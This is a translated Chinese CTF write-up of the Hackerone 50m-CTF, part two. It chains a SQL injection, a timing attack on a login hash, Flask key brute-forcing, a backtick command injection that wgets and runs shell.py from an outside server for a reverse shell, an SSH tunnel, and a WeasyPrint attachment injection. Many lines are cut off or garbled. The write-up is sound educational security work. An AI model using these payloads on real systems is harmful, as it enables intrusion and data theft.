Hackerone 50m-ctf writeup（第二部分）

bbdog / 2019-04-26 09:40:00 / 浏览数 4122 安全技术 CTF 顶(0) 踩(0)


前言

本文的第一部分文章链接
上文我们已经获得一个可以从外网访问的真实IP

Server 104.196.12.98

第一步是侦查，这里使用端口扫描来发现是否有服务运行，结果我得到了80端口（http）。

```
Starting masscan 1.0.6 (http://bit.ly/14GZzcT ) at 2019-03-02 22:32:46 GMT
-- forced options: -sS -Pn -n --randomize-hosts -v --send-eth
Initiating SYN Stealth Scan
Scanning 1 hosts [65536 ports/host]
Discovered open port 22/tcp on 104.196.12.98
Discovered open port 80/tcp on 104.196.12.98
```



现在我们面临一个新的Web应用程序，其中包含username和password输入的表单。另外阅读源代码（html）我们可以看到有一个login.js。让我们使用Burp代理并提交

```
POST / HTTP/1.1
Host: 104.196.12.98
Content-Length: 68

hash=3af937e7424ef6124f8b321d73a96e737732c2f5727d25c622f6047c1a4392a
```

我们可以注意到POST请求不是发送username和password而是hash。是时候看看login.js在做什么了。阅读javascript代码，我们可以发现hash和fhash函数，使我们了解

```
$ python sqlmap.py -v 3 -u http://104.196.12.98/ --data "hash=*" --level=5 --risk=3 --random-agent
```

结果：什么也没有.....也许我们可以找到另一个端点？是时候使用dirseach和SecList 中的一些字典了：

```
# ./tools/dirsearch/dirsearch.py -b -t 10 -e php,asp,aspx,jsp,html,zip,jar,sql -x 500,503 -r -w wordlists/raft-large-words.txt

_|. _ _  _  _  _ _|_    v0.3.8
(_||| _) (/_(_|| (_| )

Extensions: php, asp, aspx, jsp, html, zip, jar, sql | Threads: 10 | Wordlist size: 119600

Target: http://104.196.12.98

[15:00:31] Starting:
[15:00:35] 302 -  209B  - /update  ->  http://104.196.12.98/
[15:00:38] 302 -  209B  - /main  ->  http://104.196.12.98/
[15:00:40] 302 -  209B  - /control  ->  http://104.196.12.98/
[15:01:10] 302 -  209B  - /diagnostics  ->  http://104.196.12.98/
```

有趣的是，尝试一些新的终端。但不幸的是，他们都给了302并重定向到根（/）目录。因此，我们需要以某种方式进行身份验证。

让我们再次关注哈希.....

Hash

重温主流的hash攻击是一个好的决定

Hash Extension? or Hash Colision?

它可能是哈希扩展漏洞吗？简而言之，当基于Merkle-Damgård的哈希被误用来作为message认证码时使用这种结构H(secret || message),并且message和secret的长度已知，长度扩展攻击允许任何人在message末尾包含额外的数据，并在不知道secret的情况下生成有效哈系值。在我们的场景中，这
或者它可能是哈希碰撞？首先，作为一个哈希碰撞，我们需要一个有效的哈希，这里不是这种情况。

What to do now?

此刻我处境艰难。没有主意……我确信有些重要的东西我还没找到。因此，我决定回去搜索更多漏洞或任何相关信息。

Maybe a SSRF?

我是否可以在devices表中插入另一个IP并使用`setTemp`命令更改恒温器温度(第一部分文章中的内容)？也许当有人改变温度时，所有设备都会收到带认证码的HTTP请求，因

```
System.out.println(PayloadRequest.sendCommand("';INSERT INTO devices(ip) values('X.X.X.X'); commit#", "", "getTemp"));Create a
```

好的，它奏效了。我把我的IP地址作为了一台device。现在让我们在我的服务器（X.X.X.X）上运行tcpdump以捕获所有网络流量。最后，我们需要使用`getTemp`和`setTem`

```
# tcpdump -i eth0 -nnvvXS
```

但是什么也没有发生……只是在h1-415期间来自旧金山某人的连接（80端口）。:)明确了，我应该删除我的IP地址。这里死路一条。

Create another user?

我们可以插入任何device，也许我们可以插入一个用户并将其用作`Thermostat Login`的登录名和密码。

```
System.out.println(PayloadRequest.sendCommand("';INSERT INTO users(username, password) values('manoelt','e08e9df699ce8d223b8c9
```

不，我们无法登录！:(

Another command?

是否还有其他参数？让我们爆破吧！
一段时间后，刚刚弹出一个`diag`命令带有以下响应`{"success": false, "error": "Missing diagnostic parameters"}`。好了，现在是时候爆破参数名了……经过几天时间使用所有字典来爆破dig命令的参数，甚至使用cewl从真正的恒温器手册中构建一些特定的字典，最后啥

Timing Attack

也许我应该将login.js中的JS代码用python重写一遍并进行代码审计？好的……所以在进行代码审计时，我注意到JS代码有些奇怪：

```
function hash(x) {
   x += '\x01\x00';
   while((x.length & 0xFF) != 0)
       x += String.fromCharCode((x.length & 0xFF) ^ x.charCodeAt[x.length & 0xFF]);
   ...
}
```

你看见它了吗？这是一个填充算法，并且XOR操作无法按预期工作，因为它：

```
x.charCodeAt[x.length & 0xFF]
```

这是一个拼写错误，这段错误的代码可能会使哈希函数在后端服务器上进行正确的验证变得不可行，因为我们不会得到相同的哈希值...这是一个很好的假设！
在针对哈希函数的攻击中，我看到了一个关于`Timing Attack`的有趣的话题：比较hash的时候确保响应时间是一个固定值，这样攻击者就无法在一个在线系统中使用时序攻击获得密码的hash值，然后将其破解。
检查两个字节（字符串）序列是否相同的标准方法是比较第一个字节，然后是第二个字节，然后是第三个字节，依此类推。一旦发现两个字符串的字节不相同，您就会发现它
是时候为时序攻击创建PoC了。我们的想法是发送0x00到0xFF的范围中的每个hash作为第一个两个字符，把hash剩下的部分填充ff直到总共64个字符（`padding()`）。在h
我得到了:

```
{ ...
   "ef": 0.6429750000000001,
   "f0": 0.6428805,
   "f1": 0.6429075,
   "f2": 0.6429579999999999,
   "f3": 0.6426725,
   "f4": 0.6429405000000001,
   "f5": 0.6432635,
   "f6": 0.6427134999999999,
   "f7": 0.6425565,
   "f8": 0.6429004999999999,
   "f9": 1.1436354999999998,
   "fa": 0.6428285,
   "fb": 0.642867,
   "fc": 0.6430150000000001,
   "fd": 0.642695,
   "fe": 0.643376,
}
```

请注意，`'f9'`花了1.14秒，比其他人多0.5秒。现在我应该测试接下来的两个字符以f9为前缀的hash值，依此类推，直到我得到完整的hash值。

Multithreading

在单个线程中执行此计时攻击需要数小时。所以我们需要使用多线程来完成它。我发现我的VPS网络最可靠的结果是最多使用16个线程。通用思路是构建一个十六进制范围为

让我们看看每个线程将执行的主要功能：

```
def process_data(threadName, q): # Thread main function
   global found
   while not exitFlag:   # A flag to stop all threads
       queueLock.acquire()  # Acquire Queue
       if not workQueue.empty():
           payload = q.get()
           queueLock.release() # Release Queue
           time_elapsed = send(payload) # Send the hash and get time_elapsed
           if len(payload) == 64 and time_elapsed == 999: # Last two chars case
               found = payload
               return

           while time_elapsed - base_time_value > 0.8: # Possibly a network issue
               time_elapsed = send(payload) # Try again

           if (time_elapsed - base_time_value) > 0.4: # Maybe we have found
               time.sleep((len(found)/2)*0.6+1)   # Waiting to confirm

               again = send(payload)   # Confirming

               if (again - base_time_value) > 0.45:
                   found = payload[:len(found)+2] # Found!
                   print('Found: ' + payload)
       else:
           queueLock.release()
           time.sleep(2)
```

如果你有额外的时间，你可以在这里观看所有操作：https://youtu.be/y50QDcvS9OM;和快捷版本：https://youtu.be/K1-EQrj0AwA

最后我们可以使用f9865a4952a4f5d74b43f3558fed6a0225c6877fba60a250bcbde753f5db13d8作为哈希值登录。

Thermostat web app

现在我们已经通过身份验证，我们可以浏览该应用程序。所有端点都在正常工作，除了`/diagnostics`，它提示了`Unauthorized`。此外，在`/control`下有一个通过对/s

/update

当我们访问`/update`时，我们得到：

```
Connecting to http://update.flitethermostat:5000/ and downloading update manifest
...
...
...
Could not connect
```

这立刻引起了我的注意。如果有一些隐藏参数怎么办？要做到这一点，我们有很多选择：Param Miner（Burp），Turbo Intruder（Burp），Parameth，WFuzz，FFUF等。在此时我一直在寻找性能最好的那个，我选择了Turbo Intruder：Turbo Intruder是一个Burp Suite扩展，用于发送大量HTTP请求并分析结果。它旨在通过处理那些需要速度快，持久或着复杂的攻击来补充Burp Intruder。使用Python配置攻击。

Request:

```
GET /update?%s HTTP/1.1
Host: 104.196.12.98
Cookie: session=eyJsb2dnZWRJbiI6dHJ1ZX0.XIHPog.46NKzPROJLINKkYDyQpOQI27JD0
```

Python:

```
def queueRequests(target, wordlists):
   engine = RequestEngine(endpoint=target.endpoint,
                          concurrentConnections=20,
                          requestsPerConnection=40,
                          pipeline=False
                          )
...
   for word in open('C:\\wordlists\\backslash-powered-scanner-params.txt'):
```

```
        engine.queue(target.req, word.strip() + '=turbo.d.mydomain.com.br')
...
def handleResponse(req, interesting):
    table.add(req)
```

请主意，我仅仅把要爆破的参数值设置为`turbo.d.mydomain.com.br`，如果它被解析的话就会记录在我的dns日志里。在此之后，我只是按status code对结果进行排序，结果显示参数名为`port`的响应码为500。很好，我们现在能够设置`port`参数的值。接下来的想法是尝试将端口更改为0-65535中的所有值并检测另一个Intruder很容易：

```
...
    for x in range(0,65536):
        engine.queue(target.req, x)
```

但没有什么不同。让我们试试一些注入，设置`port`值为`password@myserver.com:80`会变成`http://update.flitethermostat:password@myserver.com:80/从`

JWT

登录后，会分配一个cookie，显然是flask JWT。 jwt.io的定义：`JSON Web Token (JWT)` ■■■■■■■■RFC 7519■■■■■■■■■■■■■■■■■■■■■■■■■■■■■JSON■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■。它也说`JSON Web Tokens`■■■■■■■■(.)■■■■■■■■Header.Payload.Signature ....■■json■■Base64Url■■■....
Base64解码第一部分：

```
# session=eyJsb2dnZWRJbiI6dHJ1ZX0.XIHPog.46NKzPROJLINKkYDyQpOQI27JD0
# eyJsb2dnZWRJbiI6dHJ1ZX0
# echo -n 'eyJsb2dnZWRJbiI6dHJ1ZX0='  | base64 -d
{"loggedIn":true}
```

只有一个`loggedIn`属性...不过我决定扩展`https://github.com/noraj/flask-session-cookie-manager`它的功能，并且为`app.secret_key`创建一个爆破功能，

```
...
parser_brute = subparsers.add_parser('brute', help='brute')
parser_brute.add_argument('-p', '--payload', metavar='<string>',
                          help='Cookie value', required=True)
parser_brute.add_argument('-w', '--wordlist', metavar='<string>',
                          help='Wordlist', required=True)
...
def bruteforce(payl, wordl):
    f = open(wordl, 'r')
    for line in f:
        s = session_cookie_decoder(payl,line.strip())
        print(line.strip() +'  '+ s)
        if 'error' not in s:
            print(line.strip + ' <<<<----- KEY')
            return
...
```

死胡同！

_

我忘了一些事情：

Cody是这个CTF的创建者。这也许是一个提示？我真的不知道，但是这让我尝试爆破参数名的时候带上了_:

```
update_server=test
server_host=test
host_server=test
update_host=test
```

突然，我得到了`Connecting to http://test:5000/ and downloading update manifest！！`所以我能够更改主机名，然后做SSRF
……不，不。我没有尝试触发过http请求。命令注入怎么样？使用反引号(`)我能够注入一个`sleep`命令。成功，让我们做一个反弹shell：

```
GET /update?port=80&update_host=localhos`wget+http://X.X.X.X:666/shell.py+-O+/tmp/.shell.py;python+/tmp/.shell.py;rm+-rf+/tmp/
Host: 104.196.12.98
Cookie: session=eyJsb2dnZWRJbiI6dHJ1ZX0.XIHPog.46NKzPROJLINKkYDyQpOQI27JD0
```

我们在服务器里面！flag在哪里？

Internal Server (172.28.0.3) - Invoice App

这里没有flags！做一个初步的侦察我注意到我在一个docker容器中。我想到的第一件事就是CVE-2019-5736，从一个docker容器逃逸到主机。但我决定多看看，最初通过

Tunnel

为了让我的生活更轻松，不泄漏我正在做的事情，我决定使用端口转发建立SSH隧道到我的服务器：

```
python -c 'import pty;pty.spawn("/bin/bash")'
ssh -fN  -o StrictHostKeyChecking=no -o PreferredAuthentications=password -o PubkeyAuthentication=no -R *:81:172.28.0.3:80 roo
```

上面的SSH命令会将X.X.X.X上本地的81端口的所有连接转发到172.28.0.3:80。所以从现在开始，我可以把`localhost■81`作为目标，来使用我所有的本地漏洞利用。

Login

浏览网络应用程序我们可以看到的第一件事是登录表单。我的第一个想法是SQL注入，但是根本没有任何意义。仅仅添加一个反引号会触发异常，但我无法构建有效的sql查

```
# python sqlmap.py -u http://localhost:81/auth --data "username=admin&password=admin" --level=5 --risk=3
```

我还尝试过XPATH注入，LDAP注入和NoSQL注入。没有任何效果。让我们继续。

New Invoice

我们还能够在`/invoices/new`创建发票。所有逻辑都在`newInvoice.js`中：

```
function preview() {
       // kTHJ9QYJY5597pY7uLEQCv9xEbpk41BDeRy82yzx24VggvcViiCuXqXvF11TPusmb5TucH
       //  5MmCWZhKJD29KVGZLrB6hBbLkRPn8o6H5bF73SgHyR3BdmoVJ9hWvtHfD3NNz6rBsLqV9
       var p = encodeInvoice();
       var url = 'http://' + window.location.hostname + '/invoices/preview?d=' + encodeURIComponent(p);
       url = url.replace(/[\u00A0-\u9999<>\&]/gim, function(i) { return '&#'+i.charCodeAt(0)+';'; });
       $('#iframe-box').empty();
       $('#iframe-box').append($('<iframe width="100%" height="500px" src="' + url + '"></iframe>'));
}

function savePDF() {
       var p = encodeInvoice();
       var url = 'http://' + window.location.hostname + '/invoices/pdfize?d=' + encodeURIComponent(p);
       url = url.replace(/[\u00A0-\u9999<>\&]/gim, function(i) { return '&#'+i.charCodeAt(0)+';'; });
       var a = $('<a download href="' + url + '"><span><i>If your download does not start, click here</i></span></a>');
       $('#iframe-box').append(a);
       a.find('span').trigger('click');
}
```

使用`/invoice/preview`我们得到一个带有我们发票的html页面，并使用`/invoice/pdfize`我们得到一个内容相同的PDF文档。分析其余的代码我能够使用curl向两个端

```
curl -gv 'http://localhost:81/invoices/preview?d={"companyName":"Hackerone","email":"aaa@hackerone.com","invoiceNumber":"1","d

curl -gv 'http://localhost:81/invoices/pdfize?d={"companyName":"Hackerone","email":"aaa@hackerone.com","invoiceNumber":"1","da
```

攻击python
Web应用程序时我尝试的第一件事就是服务器端模板注入。虽然我们在json上面有几个输入选项，但是使用`{{7*7}}`作为payload，没有一个响应内容证明有SSTI漏洞。另

```
..."styles":{"body":{"background-image":"url('http://myserver.com.br/')"....
```

我在我的服务器上收到了带有这个请求头的请求：`User-Agent: WeasyPrint 44 (http://weasyprint.org/)`。

WeasyPrint

什么是WeasyPrint？从https://github.com/Kozea/WeasyPrint/：WeasyPrint是一个智能解决方案，用来帮助Web开发人员创建PDF文档。它将简单的HTML页面变成华丽


阅读文档我看到了这个：与不受信任的HTML或不受信任的CSS一起使用时，WeasyPrint也许会遇到安全问题。您需要在Python应用程序中进行额外配置以避免占用大量内
request：
“添加了对PDF附件的支持。”(https://github.com/Kozea/WeasyPrint/pull/177)
多么神奇的功能！因此，使用<link rel ='attachment' href ='file_path'>WeasyPrint会把herf指定的文件附加到PDF。我相信这就是我们所需要的。
让我们测试所有json属性来注入HTML代码。没有什么比创建一个python脚本来帮助我们更好的了：

```
...
URL = 'http://localhost:81/invoices/'
...
def pdfize(payl, filename):
   r = requests.get(URL+PDFIZE, params=payload)
   with open('invoices/'+filename, 'wb') as fd:
       for chunk in r.iter_content(chunk_size=128):
           fd.write(chunk)

def preview(payl):
   r = requests.get(URL+PREVIEW, params=payload)
   print(r.content)

invoice = {"companyName":"</style", "email":"</style", "invoiceNumber":"1", "date":"<html", "<":">", "items":[["1","manoelt<sc
payload = {"d" : json.dumps(invoice)}
pdfize(payload, "style_invoice.pdf")
preview(payload)
```

仅仅通过一个属性，我能够注入HTML：CSS属性！但是后端不允许</*>，...而这个提示来自■■■■■//■■■■■■>。做了最后的exploit：

```
invoice = {"companyName":"", "email":"", "invoiceNumber":"1", "date":"html", "<":">", "items":[["1","manoelt","manoelt","2"],[
payload = {"d" : json.dumps(invoice)}
pdfize(payload, "style_invoice.pdf")
```

最后我打开PDF，那里面有：



■■■■■■■■■■■■■■■■■■■■CTF,■■■■■■■■
这是FLAG：c8889970d9fb722066f31e804e351993
查看其他玩家的其他报告

点击收藏 | 0 关注 | 1
上一篇：Django中的OWASP防御手段... 下一篇：浅谈RASP技术攻防之实战[环境配置篇]
1. 0 条回复

- 动动手指，沙发就是你的了！

登录 后跟帖

先知社区

现在登录

热门节点

技术文章

社区小黑板

目录